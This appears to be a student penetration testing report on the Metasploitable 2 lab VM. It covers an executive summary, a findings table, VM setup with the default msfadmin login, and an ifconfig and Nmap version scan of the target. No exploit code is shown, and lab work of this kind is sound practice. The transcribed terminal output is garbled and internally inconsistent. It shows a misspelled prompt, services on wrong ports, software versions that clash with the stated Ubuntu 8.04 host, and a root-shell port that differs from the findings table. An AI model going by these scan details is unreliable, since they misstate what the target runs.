



Penetration Testing Report

(Metasploitable2)

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Metasploitable Vulnerabilities Report

Executive Summary:

A vulnerability assessment and penetration test were conducted on one domain Metasploitable 2 to determine its exposure to a targeted cyber-attack. All tests were conducted in a manner that simulated a malicious attacker engaged in a cyber-attack against Metasploitable 2 with the following goals,

- Identify whether a remote attacker can penetrate defenses of Metasploitable 2.
- Determine the impact of a security breach of confidentiality and integrity of the

private data of the system, availability of information systems of Metasploitable 2 and internal infrastructure.

Security vulnerabilities that might give a remote attacker unauthorized access to sensitive data have been identified and exploited

Scope:

IP address	192.168.21.129
Name	Metasploitable 2.0
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

Methodology:

Penetration testing tools and frameworks were used for the vulnerability assessment and penetration test including Nmap, Nessus Metasploit Framework, various information gathering tools, Kali Linux penetration testing tools and automated vulnerability scanners.

Summary of Findings:


No	Vulnerability	Risk	Testing scale
1)	SMTP (port 25/tcp)	Medium	Exploited
2)	HTTP (port 80/tcp)	Medium	Exploited
3)	VNC (port 5900/tcp)	High	Exploited
4)	MySQL (port 3306/tcp)	High	Exploited
5)	PostgreSQL (port 5432/tcp)	High	Exploited
6)	FTP (port 21/tcp)	High	Exploited
7)	SSH (port 22/tcp)	Medium	Exploited
8)	Telnet (port 23/tcp)	High	Exploited
9)	Apache Tomcat (port 8180/tcp)	Critical	Exploited
10)	Samba smbd 3.X (port 139/tcp)	High	Exploited
11)	Java RMI Server (Remote Method Invocation)	High	Exploited
12)	Backdoor in IRC (port 6667/tcp)	High	Not Exploited
13)	Bindshell (port 1524/tcp)	High	Exploited
14)	rpcbind (port 111/tcp)	High	Exploited

Installation of Machine:

We should have VirtualBox or VMware to install on it the machine that it became the target and should download metasploitable from VulnHub and download the mirror version to apply the penetration testing phase.

After downloading this version, go extract the file to get the files.

After this Operation, we should open the VirtualBox or VMware to install and open the machine to work



The screenshot shows a web browser window displaying the VulnHub website for the Metasploitable 2.29 release. The URL in the address bar is vulnhub.com/entry/metasploitable-2.29/. The page has a dark blue header with the VulnHub logo, navigation links for VIRTUAL MACHINES, HELP, RESOURCES, and ABOUT, and buttons for SUBMIT MACHINE and CONTACT US. Below the header, there's a "Back" link and a "About Release" section. The "About Release" section contains the following information:


- Name: Metasploitable: 2
- Date release: 12 Jun 2012
- Author: Metasploit
- Series: Metasploitable
- Web page: <https://community.rapid7.com/community/metasploit/blog/2012/06/12/introducing-metasploitable-2>



There are also "Download" and "Description" links. A note at the bottom of the "About Release" section cautions users about running unknown VMs. The "Download" section lists the file "metasploitable-linux-2.0.0.zip" (Size: 833 MB) with two download links:

- Download: <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download>
- Download (Mirror): <https://download.vulnhub.com/metasploitable/metasploitable-linux-2.0.0.zip>

The browser's taskbar at the bottom shows various pinned icons and the system tray indicates the date as 10/14/2024 and the time as 9:45 AM.


In home page , enter into “Open a Virtual Machine” and go to the path that the machine save in it and open the “.vmdk” format.






We successfully install the machine and now we start to work on it.


We should open the machine and discovery it to understand what is it.



Once opened, it asks for a login, and it might be difficult, but the credentials (msfadmin/msfadmin) are provided in the last line, and we must take these credentials and log in with them so that we can deal with the machine, and also so that the machine can take an IP address and appear on the Internet, and thus I can carry out the Penetration testing phases with ease.




Once the machine is opened, we can go to Kali Linux to start working.



Phase 1: Footprinting and Scanning:

To know the IP address of the machine, we enter the “ifconfig” command to show the IP to help us to make scanning and another operation.



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No mail.
To run a command as administrator (use "sudo <command>").
See "man sudo_root" for details.

nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:5e:9c:00
          inet addr:192.168.21.129  Bcast:192.168.21.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5e:9c%eth0/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:767 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:732 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:49314 (48.4 KB)  TX bytes:17460 (17.0 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:732 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:732 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:333729 (331.7 KB)  TX bytes:339729 (331.7 KB)

nsfadmin@metasploitable:~$
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
We found the IP address => **192.168.21.129**

And this IP address< we use to make the Footprinting and Scanning.

Let's get things started with a simple Nmap scan.

. Nmap -sV 192.168.21.129

“The -sV option in Nmap is used to perform version detection on open ports and when you use -sV, Nmap tries to determine the versions of the services running on those ports and in some cases, the service version may also provide clues about the operating system.



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Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-14 04:35 EDT
Stats: 0:00:02 elapsed, 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan timing: About 4.3s done; Elapsed: 0:00:00 (0:00:00 remaining)
Stats: 0:00:02 elapsed, 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan timing: About 8.70% done; Elapsed: 0:00:35 (0:00:00 remaining)
Nmap scan report for 192.168.21.129
Host is up (0.001s latency).
Nmap showed 97 ports closed/tcp ports (conn-refused)

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.x
22/tcp    open  ssh     OpenSSH 8.0p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  LineMode TELNETD
25/tcp    open  smtp    Postfix smptd
53/tcp    open  domain  ISC BIND 9.4.2
80/tcp    open  http   Apache httpd/2.4.28 ((Ubuntu) DAV/2)
113/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
119/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
123/tcp   open  ntp    ntpd/4.2.8+Debian1+deb10u5
513/tcp   open  login   pam_unix/privileges rlogin
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi  GNU Classpath graregistry
1123/tcp  open  metasploit Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTPD 1.3.1
3306/tcp  open  mysql  MySQL 5.6.31-3ubuntu05
4343/tcp  open  postgresql PostgreSQL 9.1.10 - 8.3.7
5988/tcp  open  vnc    (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc    ircd
6668/tcp  open  http   Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.68 seconds

